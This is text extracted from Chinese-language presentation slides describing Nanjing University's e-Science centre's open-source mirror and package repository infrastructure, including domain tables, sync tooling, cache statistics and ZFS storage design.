



e-Science 中心开源基础设施



姚 舸
南京大学

人工微结构科学与技术协同创新中心
yaoge@nju.edu.cn my@yaoge123.com





开源



- 持续增长近乎无限的需求
- 持续降低永远不够的经费
- 人永远不够
- 一人全栈
- **开源软件**





e-Science 中心



■ 面向校内外的服务

✓ 助学

✓ 助教

✓ 助研

✓ 助管





■ mirror

- CentOS Rocky Ubuntu Debian Fedora EPEL openEuler Alpine
- PyPI Anaconda CPAN CRAN CTAN Julia
- bmclapi pytorch F-Droid
-

■ repo


- GCR GHCR GLCR NGC Quay K8s
- Go Maven Gradle npm

开源镜像站



域名	IPv4(A)	IPv6 (AAAA)
mirror.nju.edu.cn	Y	Y
mirrors.nju.edu.cn	Y	Y
help.mirror.nju.edu.cn	Y	Y
help.mirrors.nju.edu.cn	Y	Y
*.mirror.nju.edu.cn	Y	Y
*.mirrors.nju.edu.cn	Y	Y
ipv4.mirror.nju.edu.cn	Y	N
ipv4.mirrors.nju.edu.cn	Y	N
v4.mirror.nju.edu.cn	Y	N
v4.mirrors.nju.edu.cn	Y	N
ipv6.mirror.nju.edu.cn	N	Y
ipv6.mirrors.nju.edu.cn	N	Y
v6.mirror.nju.edu.cn	N	Y
v6.mirrors.nju.edu.cn	N	Y

域名	IPv4(A)	IPv6 (AAAA)
repo.nju.edu.cn	Y	Y
*.repo.nju.edu.cn	Y	Y
docker.nju.edu.cn	Y	Y
gcr.nju.edu.cn	Y	Y
ghcr.nju.edu.cn	Y	Y
glcr.nju.edu.cn	Y	Y
k8s.nju.edu.cn	Y	Y
ngc.nju.edu.cn	Y	Y
nvcr.nju.edu.cn	Y	Y
quay.nju.edu.cn	Y	Y





请体面



如果我国的最高学府无法负担起带宽

+

← ↻ 🏠 🔒 https://github.com/tuna/issues/issues/1174 🗒️ a🔍 ⭐ 🧑 ⚙️ ☆ ⋮

🐙

Platform ▾ Solutions ▾ Resources ▾ Open Source ▾ Enterprise ▾ Pricing

🔍 Sign in Sign up 旗

🖨️ tuna / issues Public

🔔 Notifications

🔗 Fork 28

⭐ Star 390

<> Code Issues 137 🔗 Pull requests 🎬 Actions 📁 Projects 📖 Wiki ⚠️ Security 📄 Insights

如果我国的最高学府无法负担起带宽的费用，请体面的关闭镜像源，而不是在下载2M后限速10KB/S，谢谢 #1174

New issue 📄

🔒 Closed

🔒 ⚙️ ☆ 🧑 ⋮

控制台 注册 登录

👤 积分 🗨️ 发布

阿里云官方镜像站

提供极速全面稳定的系统镜像服务

镜像站技术圈

最新动态

域名配置规则

公网ISO镜像暂停下载通知

镜像站公网ISO文件暂时停止提供下载服务，恢复时间待定。

nvidia-cuda 源下线通知


nvidia-cuda 源已下线，阿里云不再提供相关镜像仓库，请前往nvidia官网配置并



开源镜像站 mirror



- 前端：公网IP、反向代理、HTTP 缓存
- 后端：存储、同步
 - 缓存大幅降低后端 ZFS HDD 压力，大幅缩短 Rebuild 和 Scrub 时间






开源镜像站 mirror



Mirror 缓存效果

Mirror 前端流量 out (-) / in (+)





开源镜像站 mirror



■ 同步

- tunasync(TUNA)
- tunasync-scripts(TUNA), tsumugu(USTC), ustcmirror-images(USTC), shadowmire(USTC), mirror-clone(SJTU)

■ 后处理


- 清理前端缓存
- 从 ZFS datasets 获取大小
- 依赖关系



开源镜像站 repo



- 前端：公网IP、应用和数据库
- 后端：存储



Repo	App
container	registry
go	goproxy
npm	artipie
maven	reposilite



开源镜像站



☆ 高校中最大的开源镜像站

- 镜像：468
- 存储：528 TiB
- 请求：76.2 亿
- 出流量：11.78 PiB
- 前端Cache命中率：74.5%



HPC 存储





■ 2017~2020:

- HPC 家目录
- 开源镜像
- 中心备份

✓ Raid6

✓ 元数据: SAS SSD
数据: NL-SAS HDD






ZFS 存储



■ 2020~现在:

- 开源镜像
- 中心备份
- 归档备份
- ✓ Raidz3 (8+3)
- ✓ Compression
- ✓ ARC、~~L2ARC~~
- ✓ ZIL



Optane Persistent Memory
NVMe SSD



26T SATA

22T SATA

18T SATA

14T SAS




ZFS 存储



■ ZFS ARC (~1.3 TiB)

ARC Demand Metadata & Data



ARC Prefetch Metadata & Data






ZFS 存储



■ ZFS ZIL (18 GiB*2)

